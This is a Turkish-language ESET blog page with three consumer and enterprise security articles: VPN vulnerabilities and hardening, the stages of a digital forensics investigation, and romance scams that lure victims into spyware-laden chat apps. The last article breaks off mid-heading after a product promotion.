*Saldırganlar, kurumsal ağlara sızmak için giderek daha fazla VPN yazılımlarına göz dikerken, savunmasız VPN’lerin kendilerinin bir siber risk kaynağı olduğuna dair endişeler de artıyor*
Sanal Özel Ağ (VPN) hizmetleri, son yıllarda modern işletmeler için vazgeçilmez araçlar olarak ortaya çıktı ve 2020’de pandemi kaynaklı [uzaktan çalışma](https://www.eset.com/tr/blog/covid-19-ve-uzaktan-calismaya-gecis/) furyası sırasında birçoğu için [günü kurtarmaya yardımcı](https://www.eset.com/tr/blog/evden-calisma-vpn-nasil-kurulur/) olduğundan bu yana, kullanım iki katına çıktı. VPN’ler, şirket ağları ve çalışan cihazları arasında seyahat eden kurumsal veriler için şifreli bir tünel oluşturarak, çalışanların üretkenliğini tehlikeye atmadan veya şirketlerin kritik operasyonlarını aksatmadan hassas bilgilerin güvenliğini sağlamaya yardımcı olur. Birçok kuruluş hibrit işyeri modeline geçtiğinden beri uzaktan erişim VPN’ler ağ bağlantısı ve güvenlik araç setlerinde temel bir unsur olmaya devam ediyor.
Öte yandan VPN’ler, bazen yamalar yayımlanmadan önce bile onları hedef alan güvenlik açıkları ve istismarların artması nedeniyle yoğun bir inceleme altına [girmiştir](https://www.darkreading.com/endpoint-security/more-ivanti-vpn-zero-day-bugs-attack-frenzy-patches-rolling). VPN’ler potansiyel olarak kurumun anahtarı sayıldığından hem ulus devlet aktörleri hem de siber suçlular için cazibeleri yadsınamaz. Saldırganlar, kurumsal yazılım yığınlarındaki zayıf noktaları araştırmak için önemli kaynaklar ayırıyor, bu da kuruluşlar üzerinde daha fazla baskı oluşturuyor ve sağlam risk azaltma uygulamalarının önemini vurguluyor.
Güvenlik boşluklarının, büyük ölçekli [tedarik zinciri saldırılarının](https://antivirus.com.tr/tedarik-zinciri-ve-gizli-siber-guvenlik-riskleri/) ve kurumsal savunmalara yönelik diğer ihlallerin kitlesel olarak istismar edilmesinin giderek yaygınlaştığı bir çağda, VPN’lerin kurumsal verilerin kötü aktörlere karşı korunmasına yardımcı olma becerisinin yanı sıra bu yazılımın kendisinin de başka bir siber risk kaynağı olmasıyla ilgili endişeler artmaktadır.
Bu da şu soruyu akla getiriyor: Kurumsal VPN’ler kuruluşunuzun saldırı yüzeyini artıran bir sorumluluk olabilir mi?
## Krallığın anahtarları
VPN, kullanıcının trafiğini, verileri meraklı gözlere karşı koruyan şifreli bir tünel üzerinden yönlendirir. VPN’inin ana varlık nedeni, genel bir ağ veya internet üzerinden özel bir bağlantı oluşturmaktır. Bunu yaparken, coğrafi olarak dağınık bir işgücünün ofis masalarında oturuyormuş gibi dahili ağlara erişimini sağlar ve cihazlarını kurumsal ağın bir parçası haline getirir.
Ancak tıpkı bir tünelin çökebileceği veya sızıntılar olabileceği gibi, savunmasız bir VPN cihazı da her türlü tehditle karşı karşıya kalabilir. Güncel olmayan yazılımlar genellikle birçok kuruluşun bir saldırıya kurban gitmesinin nedenidir. Bir VPN güvenlik açığının istismar edilmesi, bilgisayar korsanlarının kimlik bilgilerini çalmasına, şifrelenmiş trafik oturumlarını ele geçirmesine, rastgele kodu uzaktan çalıştırmasına ve hassas kurumsal verilere erişmesine olanak sağlayabilir. Bu [VPN Güvenlik Açığı Raporu 2023](https://www.top10vpn.com/research/vpn-vulnerabilities/), son yıllarda bildirilen VPN güvenlik açıklarına ilişkin kullanışlı bir genel bakış sunmaktadır.
Gerçekten de tıpkı diğer yazılımlar gibi, VPN’ler de güvenlik açıklarını gidermek için bakım ve güvenlik güncellemeleri gerektirir. VPN’lerin genellikle planlı bir kesinti süresi olmaması ve bunun yerine her zaman çalışır durumda olmalarının beklenmesi yüzünden işletmeler VPN güncellemelerine takip etmekte zorlanırlar.
Fidye yazılımı gruplarının genellikle [savunmasız VPN sunucularını hedef](https://www.zdnet.com/article/ransomware-crooks-are-targeting-vulnerable-vpn-devices-in-their-attacks/) aldığı bilinmektedir ve en az bir kez erişim elde ederek, verileri şifrelemek ve fidye için tutmak, dışarı sızdırmak, casusluk yapmak ve daha fazlası gibi istedikleri her şeyi yapmak için bir ağda hareket edebilirler. Başka bir deyişle, bir güvenlik açığının başarılı bir şekilde kullanılması, ek kötü niyetli erişimin önünü açar ve potansiyel olarak kurumsal ağın yaygın bir şekilde tehlikeye girmesine yol açar.
## Uyarıcı hikayeler çoktur
Kısa bir süre önce Global Affairs Canada, tercih ettiği VPN çözümünün tehlikeye girmesinden kaynaklanan ve en az bir ay devam eden bir [veri ihlaline ilişkin soruşturma](https://nationalpost.com/news/canada/global-affairs-vpn-data-breach) başlattı. İddiaya göre, bilgisayar korsanları, 20 Aralık 2023 tarihinden 24 Ocak 2024 tarihine kadar dizüstü bilgisayarlarının bağlandığı açıklanmayan sayıda çalışan e-postasına ve çeşitli sunuculara erişim sağladı. IBM’in [Cost of a Data Breach 2023](https://www.ibm.com/reports/data-breach) raporuna göre, veri ihlallerinin çok büyük maliyetleri olduğunu söylemeye gerek yok.
Bir başka örnekte, 2021 yılında Rusya’ya bağlı tehdit aktörleri kurumsal VPN altyapı ürünlerindeki [beş güvenlik açığını hedef](https://www.securityweek.com/nsa-russian-hackers-exploiting-vpn-vulnerabilities-patch-immediately/) almış ve bu da NSA’nın kurumları yamaları mümkün olan en kısa sürede uygulamaya, aksi takdirde bilgisayar korsanlığı ve casusluk riskiyle karşı karşıya kalmaya çağıran genel bir uyarı yapmasını gerektirmiştir.
Bir başka endişe de herhangi bir VPN hizmetiyle sınırlı olmayan tasarım kusurlarıdır. Örneğin, yakın zamanda araştırmacılar tarafından ortaya çıkarılan ve birçok kurumsal ve tüketici VPN’ini etkileyen [TunnelCrack güvenlik](https://papers.mathyvanhoef.com/usenix2023-tunnelcrack.pdf) açıkları, saldırganların kurbanları kandırarak trafiklerini korumalı VPN tünelinin dışına göndermelerini ve veri aktarımlarını gözetlemelerini sağlayabilir.
Bu tür güvenlik boşluklarını kapatmak için kritik güvenlik güncellemeleri gereklidir, bu nedenle bunları takip etmek bir zorunluluktur. Bir başka geleneksel tehdit de kötü niyetli kişilerin aldatıcı web sitelerini kullanarak çalışanları VPN giriş bilgilerini vermeleri için kandırması olduğundan çalışanların farkındalığı da önemlidir. Bir dolandırıcı ayrıca dahili ağlara sızmak ve verileri tehlikeye atmak ve/veya dışarı sızdırmak veya şirketin faaliyetlerini sessizce gözetlemek için bir çalışanın telefonunu veya dizüstü bilgisayarını çalabilir.
## Verilerin güvenliğini sağlama
Bir işletme, çalışanlarını ve dahili bilgilerini korumak için yalnızca VPN’lerine güvenmemelidir. VPN, normal uç nokta korumasının yerini almadığı gibi diğer kimlik doğrulama yöntemlerinin de yerini almaz.
VPN sağlayıcıları da dahil olmak üzere yazılım üreticileri tarafından yayımlanan güvenlik güncellemelerini takip etmenin önemi yeterince vurgulanamayacağından, güvenlik açığı değerlendirmesi ve yamalama konusunda yardımcı olabilecek bir çözüm kullanmayı düşünün. Başka bir deyişle, düzenli bakım ve güvenlik güncellemeleri, başarılı bir siber olay olasılığını en aza indirmenin en iyi yollarından biridir.
Daha da önemlisi, tercih ettiğiniz VPN’i tehlikeye karşı güçlendirmek için ek önlemler alın. Amerika Birleşik Devletleri Siber Güvenlik ve Altyapı Güvenliği Ajansı (CISA) ve Ulusal Güvenlik Ajansı (NSA), tam da bunu yapan çeşitli önlemleri özetleyen [kullanışlı bir broşüre](https://media.defense.gov/2021/Sep/28/2002863184/-1/-1/0/CSI_SELECTING-HARDENING-REMOTE-ACCESS-VPNS-20210928.PDF) sahiptir. Bu önlemler arasında saldırı yüzeyini daraltmak, hassas kurumsal verileri karıştırmak için güçlü bir şifreleme kullanmak, sağlam kimlik doğrulama (tek seferlik kod şeklinde ek bir ikinci faktör gibi) ve VPN kullanımını izleme yer alıyor. Endüstri standartlarına uygun ve siber güvenlik en iyi uygulamalarını takip etme konusunda kanıtlanmış bir geçmişe sahip saygın bir satıcıdan gelen bir VPN kullanın.
Hiçbir VPN yazılımı mükemmel korumayı garanti etmez ve bir işletmenin erişim yönetimi için yalnızca buna güvenmesi tavsiye edilmez. Kuruluşlar, kullanıcıların sürekli kimlik doğrulamasına dayanan sıfır güven güvenlik modelinin yanı sıra sürekli ağ izleme, ayrıcalıklı erişim yönetimi ve güvenli çok katmanlı kimlik doğrulamayı içeren diğer kontroller gibi dağıtılmış bir iş gücünü desteklemek için diğer seçenekleri keşfetmekten de yararlanabilir. Diğer şeylerin yanı sıra saldırı yüzeyini daraltabileceğinden ve yapay zeka tabanlı tehdit algılama yetenekleri şüpheli davranışları otomatik olarak vurgulayabileceğinden, karışıma uç nokta algılama ve yanıtını da ekleyin.
Ek olarak, sahip olduğunuz veya istediğiniz VPN güvenliğini göz önünde bulundurun. Bu, VPN’lerin sundukları şeylerde farklılık gösterebileceği anlamına gelir çünkü yüzeyin altında bir sunucuya basit bir bağlantı oluşturmaktan çok daha fazlası vardır. Ayrıca çeşitli ek güvenlik önlemleri de içerebilir. Ek olarak VPN’ler kullanıcı erişimini nasıl ele aldıkları konusunda da farklılık gösterebilir; biri kimlik bilgilerinin sürekli girilmesini gerektirirken, diğeri tek seferlik bir şey isteyebilir.
## Sonuç
VPN’ler genellikle güvenli uzaktan erişim için çok önemli bir bileşen olsa da özellikle diğer güvenlik uygulamaları ve kontrollerinin yokluğunda, kurumsal ağlara girmek isteyen saldırganlar için cazip hedefler olabilirler. Çeşitli gelişmiş kalıcı tehdit (APT) grupları son zamanlarda kullanıcı kimlik bilgilerini çalmak, uzaktan kod çalıştırmak ve kurumsal mücevherleri çıkarmak için VPN yazılımındaki bilinen güvenlik açıklarını silah olarak kullandı. Bu güvenlik açıklarının başarılı bir şekilde kullanılması, genellikle ek kötü niyetli erişimin önünü açmakta ve potansiyel olarak kurumsal ağların büyük ölçekli tehlikeye atılmasına yol açmaktadır.
Çalışma biçimleri değiştikçe uzaktan erişim talebi devam etmekte ve bu da bir kurumun güvenlik stratejisinde temel bir unsur olarak dağınık işgücünün güvenliğine öncelik vermenin süregelen öneminin altını çizmektedir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, VPN
---
### [Dijital dedektiflik: Adli bilişim, gerçeği nasıl ortaya çıkarır?](https://antivirus.com.tr/dijital-hafiyelik-sanati-ve-bilimi-dijital-adli-tip-gercegin-kilidini-nasil-acar/)
**Published:** Şubat 15, 2024
**Author:** ESET
**Excerpt:** Olay yerinin boyutlandırılmasından ipuçlarının aranmasına ve verilerin anlatacağı hikâyenin bir araya getirilmesine kadar dijital adli bilişim yani siber dünyanın CSI’ı nasıl çalışır, gelin beraber bakalım.
**Content:**
*Olay yerinin boyutlandırılmasından ipuçlarının aranmasına ve verilerin anlatacağı hikâyenin bir araya getirilmesine kadar dijital adli bilişim yani siber dünyanın CSI’ı nasıl çalışır, gelin beraber bakalım.*
Gelişmekte olan dijital adli bilişim alanı, çok çeşitli siber suçların ve diğer siber güvenlik olaylarının soruşturulmasında çok önemli bir rol oynamaktadır. Gerçekten de teknoloji merkezli dünyamızda, [‘geleneksel’ suçların soruşturmaları](https://dfcl.utahtech.edu/notable-cases/) bile genellikle geri alınmayı ve analiz edilmeyi bekleyen bir dijital kanıt unsuru içerir.
Dijital kanıtları ortaya çıkarma, analiz etme ve yorumlama sanatı, özellikle çeşitli dolandırıcılık ve siber suçlar, vergi kaçakçılığı, takip, çocuk istismarı, fikri mülkiyet hırsızlığı ve hatta terörizmle ilgili soruşturmalarda önemli bir büyüme göstermiştir. Ayrıca dijital adli tıp teknikleri kuruluşların veri ihlallerinin kapsamını ve etkisini anlamalarına ve bu olaylardan daha fazla zarar görmelerini önlemeye yardımcı olur.
Bunu akılda tutarak, dijital adli bilişim, suç soruşturmaları, olaylara müdahale, boşanma ve diğer yasal işlemler, çalışanların suiistimal soruşturmaları, terörle mücadele çabaları, dolandırıcılık tespiti ve veri kurtarma dahil olmak üzere çeşitli bağlamlarda bir rol oynamaktadır.
Şimdi dijital adli bilişim araştırmacılarının dijital suç mahallini tam olarak nasıl boyutlandırdıklarını, ipuçlarını nasıl aradıklarını ve verilerin anlatması gereken hikayeyi nasıl bir araya getirdiklerini inceleyelim.
## **1. Kanıtların toplanması**
Her şeyden önce kanıtlara ulaşmanın zamanı geldi. Bu adım, dijital kanıt kaynaklarının belirlenmesi ve toplanmasının yanı sıra olayla bağlantılı olabilecek bilgilerin tam kopyalarının oluşturulmasını içerir. Aslında orijinal verileri değiştirmekten kaçınmak ve uygun araç ve cihazların yardımıyla bit-bit kopyalarını oluşturmak önemlidir.
Analistler daha sonra silinmiş dosyaları veya gizli disk bölümlerini kurtarabilir ve sonuçta diske eşit boyutta bir görüntü oluşturabilir. Tarih, saat ve zaman dilimi ile etiketlenen örnekler, onları dış etkenlerden koruyan ve bozulmayı ya da kasıtlı kurcalamayı önleyen kaplarda izole edilmelidir. Cihazların ve elektronik bileşenlerinin fiziksel durumunu belgeleyen fotoğraflar ve notlar genellikle ek bağlam sağlamaya ve kanıtların hangi koşullar altında toplandığını anlamaya yardımcı olur.
Süreç boyunca eldiven kullanımı, antistatik torbalar ve Faraday kafesleri gibi sıkı önlemlere bağlı kalmak önemlidir. Faraday kafesleri (kutular veya torbalar), kanıtların bütünlüğünü ve güvenilirliğini sağlamak ve verilerin bozulmasını veya tahrif edilmesini önlemek için özellikle cep telefonları gibi elektromanyetik dalgalara duyarlı cihazlarda kullanışlıdır.
Uçuculuk sırasına uygun olarak, örneklerin toplanması en uçucudan en az uçucuya doğru sistematik bir yaklaşım izlemektedir. İnternet Mühendisliği Görev Gücü’nün (IETF) [RFC3227](https://datatracker.ietf.org/doc/html/rfc3227) kılavuzunda da belirtildiği gibi, ilk adım bellek ve önbellek içerikleriyle ilgili verilerden potansiyel kanıtların toplanmasını içerir ve arşiv ortamındaki verilere kadar devam eder.
## **2. Veri koruma**
Başarılı bir analizin temellerini atmak için toplanan bilgiler zarar görmekten ve tahrif edilmekten korunmalıdır. Daha önce de belirtildiği gibi, asıl analiz asla doğrudan ele geçirilen numune üzerinde yapılmamalıdır; bunun yerine analistlerin, analizin daha sonra üzerinde yapılacağı verilerin adli görüntülerini (veya tam kopyalarını veya replikalarını) oluşturmaları gerekir.
Dolayısıyla bu aşama, numunenin yeri ve tarihinin yanı sıra onunla tam olarak kimin etkileşime girdiğini belgeleyen titiz bir kayıt olan “gözetim zinciri” etrafında döner. Analistler, soruşturma için yararlı olabilecek dosyaları kesin olarak tanımlamak için hash tekniklerini kullanır. Hash’ler aracılığıyla dosyalara benzersiz tanımlayıcılar atayarak, kanıtın gerçekliğinin izlenmesine ve doğrulanmasına yardımcı olan dijital bir ayak izi oluştururlar.
Özetle, bu aşama sadece toplanan verileri korumak için değil, aynı zamanda gözetim zinciri aracılığıyla titiz ve şeffaf bir çerçeve oluşturmak için tasarlanmıştır ve tüm bunlar analizin doğruluğunu ve güvenilirliğini garanti etmek için gelişmiş hash tekniklerinden yararlanır.
## **3. Analiz**
Veriler toplandıktan ve muhafazası sağlandıktan sonra, dedektiflik işinin özüne ve gerçekten teknoloji ağırlıklı kısmına geçme zamanı gelmiştir. Araştırmacılar olay veya suç hakkında anlamlı içgörüler ve sonuçlar çıkarmak için toplanan kanıtları incelerken özel donanım ve yazılımların devreye girdiği yer burasıdır.
“Oyun planına” rehberlik edecek çeşitli yöntem ve teknikler vardır. Bunların asıl seçimi genellikle soruşturmanın niteliğine, incelenen verilere ve analistin yeterliliğine, alana özgü bilgi ve deneyimine bağlı olacaktır.
Gerçekten de dijital adli bilişim teknik yeterlilik, araştırma zekası ve detaylara gösterilen dikkatin bir kombinasyonunu gerektirir. Analistler, son derece dinamik olan dijital adli tıp alanında etkin kalabilmek için gelişen teknolojileri ve siber tehditleri yakından takip etmelidir.
Gerçekte ne aradığınız konusunda hassasiyet ve netlik de aynı derecede önemlidir. İster kötü niyetli faaliyetlerin ortaya çıkarılması, ister siber tehditlerin belirlenmesi veya yasal işlemlerin desteklenmesi olsun, analiz, soruşturmanın iyi tanımlanmış bir hedefi tarafından bilgilendirilir.
Zaman çizelgelerinin ve erişim günlüklerinin incelenmesi bu aşamada yaygın bir uygulamadır. Bu, olayların yeniden yapılandırılmasına, eylem dizilerinin oluşturulmasına ve kötü niyetli faaliyetlerin göstergesi olabilecek anormalliklerin belirlenmesine yardımcı olur. Örneğin, RAM’in incelenmesi diskte depolanmamış olabilecek uçucu verilerin tespit edilmesi için çok önemlidir. Bu, aktif süreçleri, şifreleme anahtarlarını ve soruşturmayla ilgili diğer uçucu bilgileri içerebilir.
## **4. Dokümantasyon**
Bu aşamadan önce tespit edilen tüm eylemler, eserler, anormallikler ve her türlü model mümkün olduğunca ayrıntılı bir şekilde belgelenmelidir. Aslında, dokümantasyon başka bir adli tıp uzmanının analizi tekrarlayabileceği kadar ayrıntılı olmalıdır.
Araştırma boyunca kullanılan yöntem ve araçların belgelenmesi şeffaflık ve tekrarlanabilirlik açısından çok önemlidir. Başkalarının sonuçları doğrulamasına ve izlenen prosedürleri anlamasına olanak tanır. Müfettişler, özellikle beklenmedik zorluklarla karşılaştıklarında, kararlarının arkasındaki nedenleri de belgelemelidir. Bu, soruşturma sırasında alınan önlemlerin gerekçelendirilmesine yardımcı olur.
Başka bir deyişle, titiz dokümantasyon sadece bir formalite değil, tüm soruşturma sürecinin inandırıcılığını ve güvenilirliğini korumanın temel bir yönüdür. Analistler, dokümantasyonlarının açık, kapsamlı ve yasal ve adli standartlara uygun olmasını sağlamak için en iyi uygulamalara bağlı kalmalıdır.
## **5. Raporlama**
Şimdi soruşturmanın bulgularını, süreçlerini ve sonuçlarını özetlemenin tam zamanıdır. Genellikle ilk olarak, teknik ayrıntılara girmeden temel bilgileri açık ve özlü bir şekilde özetleyen bir yönetici raporu hazırlanır.
Ardından “teknik rapor” olarak adlandırılan, yapılan analizin detaylandırıldığı, tekniklerin ve sonuçların vurgulandığı, görüşlerin bir kenara bırakıldığı ikinci bir rapor hazırlanır.
Bu nedenle, tipik bir dijital adli bilişim raporu:
- dava hakkında arka plan bilgisi sağlar,
- araştırmanın kapsamını, hedefleri ve sınırlamaları ile birlikte tanımlar,
- kullanılan yöntem ve teknikleri açıklar,
- dijital kanıtların elde edilmesi ve korunması sürecini detaylandırmaktadır,
- keşfedilen eserler, zaman çizelgeleri ve modeller de dahil olmak üzere analiz sonuçlarını sunar,
- bulguları ve bunların araştırmanın hedefleri açısından önemini özetler.
Unutmayalım: Raporun yasal incelemeye dayanabilmesi ve yasal işlemlerde önemli bir belge olarak kullanılabilmesi için yasal standartlara ve gerekliliklere uygun olması gerekir.
Teknolojinin hayatımızın çeşitli yönleriyle giderek daha fazla iç içe geçmesiyle birlikte, dijital adli bilişimin farklı alanlardaki önemi daha da artacaktır. Teknoloji geliştikçe, faaliyetlerini gizlemek ya da dijital dedektifleri ‘izlerini kaybettirmek’ isteyen kötü niyetli aktörler tarafından kullanılan yöntem ve teknikler de gelişmektedir. Dijital adli bilişimin bu değişikliklere uyum sağlamaya devam etmesi ve siber tehditlerin önüne geçmek ve nihayetinde dijital sistemlerin güvenliğini sağlamaya yardımcı olmak için yenilikçi yaklaşımlar kullanması gerekmektedir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Adli Bilişim, Siber Güvenlik
---
### [Aşk arzunuzun veri arzusuna yenilmesine izin vermeyin!](https://antivirus.com.tr/ask-arzunuzun-veri-arzusuna-yenilmesine-izin-vermeyin/)
**Published:** Şubat 13, 2024
**Author:** ESET
**Excerpt:** Para ya da samimi fotoğraflar istemek artık demode. Romantik dolandırıcılıklar daha sofistike hale geliyor. Siz aşk ararken, onlar verilerinizi arzuluyor.
**Content:**
Para ya da samimi fotoğraflar istemek artık demode. Romantik dolandırıcılıklar daha sofistike hale geliyor. Siz aşk ararken, onlar verilerinizi arzuluyor.
Sevgililer Günü yaklaşıyor ancak böyle bir gün her zaman buketler, çikolata ve romantik akşam yemekleri ile basit bir aşk kutlaması demek değildir. Hala doğru partneri bulma arayışında olanlar için kendilerini ne kadar [üzgün ve yalnız](https://www.mind.org.uk/information-support/tips-for-everyday-living/valentines-day/) hissettiklerini vurgulayan bir gün olabilir. Bu yalnızlık hissi, bir partner arzusuyla birleştiğinde birçok dolandırıcının avlandığı şeydir.
Son yıllarda siber güvenliğin nihayet hak ettiği ilgiyi görmesiyle birlikte, [romantizm dolandırıcılığı hakkındaki uyarıları](https://www.welivesecurity.com/2022/02/11/when-love-hurts-romance-scams/) çok önceden fark etmiş olma ihtimaliniz yüksek. Dolandırıcılar sosyal ağları ve sohbet uygulamalarını kullanarak potansiyel sevgili gibi davranabilir ve kurbanlarının kalbini açtıktan sonra cüzdanını da açmaya çalışabilirler.
Ancak [genel dijital güvenlik farkındalığının artmasıyla](https://www.hstoday.us/subject-matter-areas/cybersecurity/study-shows-increased-maturity-in-cybersecurity-awareness-programs-and-higher-level-of-security-at-most-companies/) birlikte dolandırıcıların taktikleri de değişiyor. Bazıları artık doğrudan para istemiyor çünkü örneğin hayali akrabalarının ameliyat olması gerekiyor. Bunun yerine, size sadece bir riskli cümle gönderiyorlar: “Hadi gidip başka bir yerde sohbet edelim.”
Genellikle kurban, üçüncü taraf uygulama mağazalarında veya web sitelerinde sunulan ve akıllı telefonunuzda depolanan özel verilerinizi açık bir kitap gibi okuyabilen casus araçları indirmenizi isteyen yeni ve bilinmeyen bir uygulamaya yönlendirilir. Bu gibi durumlarda tek savunmanız, siz iki muhabbet kuşu sohbet ederken arka planda çalışan uygulamanın şüpheli faaliyetlerini tespit edebilecek güvenilir bir siber güvenlik çözümüne sahip olmaktır.
## **İnsanları birbirine bağlamaktan casusluğa**
1990’ların ortalarında internete giren en popüler çevrimiçi mesajlaşma uygulamalarından biri olan [ICQ](https://www.techspot.com/article/1771-icq/), “I Seek You”, hizmetini küresel olarak tanıttığından beri mesajlaşma uygulamalarının popülaritesi sürekli artış gösterdi.
Günümüzün en popüler mesajlaşma uygulamalarından biri olan WhatsApp’ı örnek olarak ele alalım. WhatsApp, 24 Şubat 2009’daki lansmanından bu yana sürekli büyüyerek 2023’ün 3. çeyreğinde 2,49 milyar kullanıcı sayısına [ulaştı](https://www.businessofapps.com/data/whatsapp-statistics/).
Genel olarak, mesajlaşma uygulamalarını kullanan kişi sayısı [2023 yılında 3,3 milyarı](https://techjury.net/blog/messaging-app-statistics/) aştı ve büyük çoğunluk şu üç hizmeti kullanıyor: WhatsApp, Facebook Messenger ve WeChat.
Ancak dolandırıcılar da bunlara aşkla bakıyor ve mesajlaşma uygulamaları diğer tehditlerin yanı sıra hem kimlik avı hem de çevrimiçi aşk dolandırıcılığı için bir platform haline dönüşüyor.
Sadece üç yıl içinde (2019’dan 2022’ye kadar) ABD Federal Ticaret Komisyonu’na (FTC) bildirilen aşk dolandırıcılığına atfedilen kayıp miktarı [493 milyon dolardan 1,3 milyar dolara](https://www.ftc.gov/news-events/data-visualizations/data-spotlight/2023/02/romance-scammers-favorite-lies-exposed) yükseldi. Sosyal ağlar ve mesajlaşma uygulamaları, 2022’de bir aşk dolandırıcılığı nedeniyle para kaybettiğini söyleyenlerin %59’u için ilk iletişim platformuydu.
Dolandırıcılığın büyük çoğunluğunun devlete bile bildirilmediği düşünüldüğünde bu rakamlar daha da ciddi bir hal alıyor. 2021’de yapılan bir araştırma, kitlesel pazar tüketici dolandırıcılığına maruz kalan [kişilerin yalnızca %4,8](https://www.ftc.gov/now-leaving?external_url=https%3A%2F%2Fpapers.ssrn.com%2Fsol3%2Fpapers.cfm%3Fabstract_id%3D3852323&back_url=https%3A%2F%2Fwww.ftc.gov%2Fnews-events%2Fdata-visualizations%2Fdata-spotlight%2F2023%2F02%2Fromance-scammers-favorite-lies-exposed%23ft4)‘inin kar amacı gütmeyen Better Business Bureau’ya veya bir devlet kurumuna şikayette bulunma zahmetine girdiğini ortaya koymuştur.
## **Üniformalı aşk**
Son zamanlarda yaşanan bazı vakalar, aşk dolandırıcılarının sadece paranızın değil aynı zamanda verilerinizin de peşinde olduğunu gösteriyor. Uygulamalara yerleştirilen casus yazılımlar ciddi bir sorun haline geldi ve en son [ESET Tehdit Raporu](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22023.pdf), Android casus yazılım tespitlerinde %88,9 oranında bir artış olduğuna dikkat çekiyor.
Geçmişte, casusluk sohbet uygulamaları [genellikle işlevsizdi](https://www.trendmicro.com/en_us/research/19/l/mobile-cyberespionage-campaign-distributed-through-callerspy-mounts-initial-phase-of-a-targeted-attack.html) ve hedeflenen bir kişi bir şeylerin doğru olmadığını hemen anlayabilir ve hemen silebilirdi. Günümüzde, bu kötü niyetli uygulamalar aslında kurbanların yapmalarını bekledikleri şeyi yapıyor. Örneğin, tehdit aktörleri yasal bir açık kaynaklı işlevsel sohbet uygulamasının bir kopyasını oluşturuyor ve sadece görsellerini değiştiriyor. Bu da hedeflenen kişinin şüphelenmeyebileceği ve uzun süre izlenebileceği anlamına geliyor.
Haziran 2023’te ESET araştırmacıları, her ikisi de OMEMO Instant Messenger uygulamasını temel alan kötü amaçlı ancak işlevsel mesajlaşma uygulamaları BingeChat ve Chatico içinde dağıtılan Android GravityRAT casus yazılımı hakkında [bir blog yayımladı](https://www.welivesecurity.com/2023/06/15/android-gravityrat-goes-after-whatsapp-backups/). Casus yazılım arama kayıtları, kişi listeleri, SMS mesajları, cihaz konumu, temel cihaz bilgileri ve jpg, PNG, txt, pdf gibi belirli uzantılara sahip dosyalara sızabiliyor.
Yukarıda bahsi geçen uygulamalara resmi ya da üçüncü parti uygulama mağazalarından değil yalnızca kimlik avı web sitelerinden ulaşılabiliyordu ancak potansiyel kurbanların bu sitelere girip bu uygulamaları indirmeleri için nasıl kandırıldıkları hala gizemini koruyor. Ancak Çinli bir siber güvenlik şirketi olan Qihoo 360’ın araştırmacıları, casus yazılımla birlikte gelen farklı [sahte ama işlevsel sohbet uygulamalarını](https://mp.weixin.qq.com/s/MhyGLPqOthzG-H2RVeobAw) analiz ettiklerinde, kurbanların bu uygulamaları indirmelerinin ardındaki motivasyonun “gönül meseleleri” olduğunu tespit ettiler.
Bu vakada saldırganlar Facebook’ta aşk arayan kadın kullanıcılar gibi davranarak birden fazla hesap açmış ve ilgili Pakistanlı askeri personeli arkadaş olarak ekleyerek iletişim bilgilerini elde etmişlerdi. Ardından, sahte profiller ve gizli gündemleriyle, kurbanlara bir ilişki peşinde koşmakla ilgilendiklerini ve daha fazla sohbet edebilecekleri harika bir yeni uygulama “bulduklarını” yazdılar.
Hedef alınan kişiler muhtemelen sırılsıklam aşık olduklarını düşünürken, aslında istemeden de olsa tehdit aktörlerine askeri istihbaratla birlikte hassas kişisel bilgiler de veriyorlardı.
## **Kalbinizi ve verilerinizi bu kadar kolay vermeyin**
Dolandırılmaktan kaçınmak için, temel bilgilerle başlayalım ve yaygın romantizm dolandırıcılığı kırmızı bayraklarını gözden geçirelim.
**Buluşmadan kaçınmak için bahaneler uydurmak:** Dolandırıcı, defalarca bunu yapmaya istekli olduğunu belirtmesine rağmen yüz yüze görüşmekten kaçınacaktır.
**İşler çok hızlı ilerliyor:** Yeni “partneriniz” sadece birkaç gündür sohbet ediyor olmanıza rağmen derin bir ilgi/şefkat ve belki de yakınlık arzusu ifade edecektir.
**Para istemek:** Romantik dolandırıcılar genellikle neden bir an önce paraya ihtiyaç duyduklarına dair yürek parçalayıcı bir hikayeyle gelirler. Ayrıca borçlarını faiziyle ödeyebilecek ancak “şu anda fonlarına erişemeyen” zengin insanlar olarak da poz verebilirler.
**Güvenli iletişimden ayrılmak:** Dolandırıcı, doğrudan iletişim kurmak için bir arkadaşlık hizmetinden veya sosyal medya sitesinden ayrılmayı isteyebilir.
Yalnızca katı uygulama inceleme politikalarına sahip güvenilir uygulama mağazalarını kullandığınızda dolandırılma ihtimaliniz de hızla azalacaktır.
## **Cep telefonunuzun şaperonu**
Kötü amaçlı bir uygulama indirmiş olmanız durumunda, telefonunuzda güçlü bir antivirüs yazılımı bulundurmanız iyi olacaktır. Bu, özellikle uygulamanın tamamen işlevsel olduğu ve herhangi bir belirgin kırmızı bayrak göstermediği durumlarda yararlı olabilir.
ŞİMDİ DENEYİN: [ESET Mobile Security’yi Şimdi Deneyin!](https://play.google.com/store/apps/details?id=com.eset.ems2.gp&referrer=utm_source%3Dchristmas%2520blog%26utm_medium%3Darticle)
ESET Mobile Security (EMS), yükleme gerçekleşmeden önce bile indirme işlemi sırasında tehditleri algılayabilir ve engelleyebilir. Bu, tehdidin kullanıcıya asla ulaşmayacağı anlamına gelir. EMS, kılık değiştirmiş şeytanı satın almadığınızı iki kez kontrol etmek için zaten var olan uygulamaları taramak için de kullanılabilir.
Ayrıca EMS, kullanıcıya indirme klasörlerindeki tüm dosyaları açıldığında, oluşturulduğunda veya çalıştırıldığında kötü amaçlı kodlara karşı tarayan gerçek zamanlı dosya sistemi koruması sağlar.
Kötü amaçlı bir uygulamayı çalıştırma veya indirme durumunda EMS, aşağıdaki resimde görüldüğü gibi kullanıcıları kötü amaçlı kodun tespit edildiği konusunda uyarır.

Ayrıca iki olası seçenekle istediğiniz zaman isteğe bağlı bir tarama gerçekleştirebilirsiniz:
1\. **Akıllı Tarama** yüklü uygulamaları, çalıştırılabilir dosyaları, SO dosyalarını (SO paylaşılan kütüphaneler anlamına gelir), maksimum üç iç içe geçmiş arşiv derinliğine sahip arşivleri ve SD kart içeriğini tarar.
2\. **Derinlemesine Tarama,** dosya uzantılarından bağımsız olarak hem dahili bellekteki hem de SD kartlardaki tüm dosya türlerini kontrol eder.
**‘Aklını kullan’ tavsiyesi size yardımcı olmadığında**
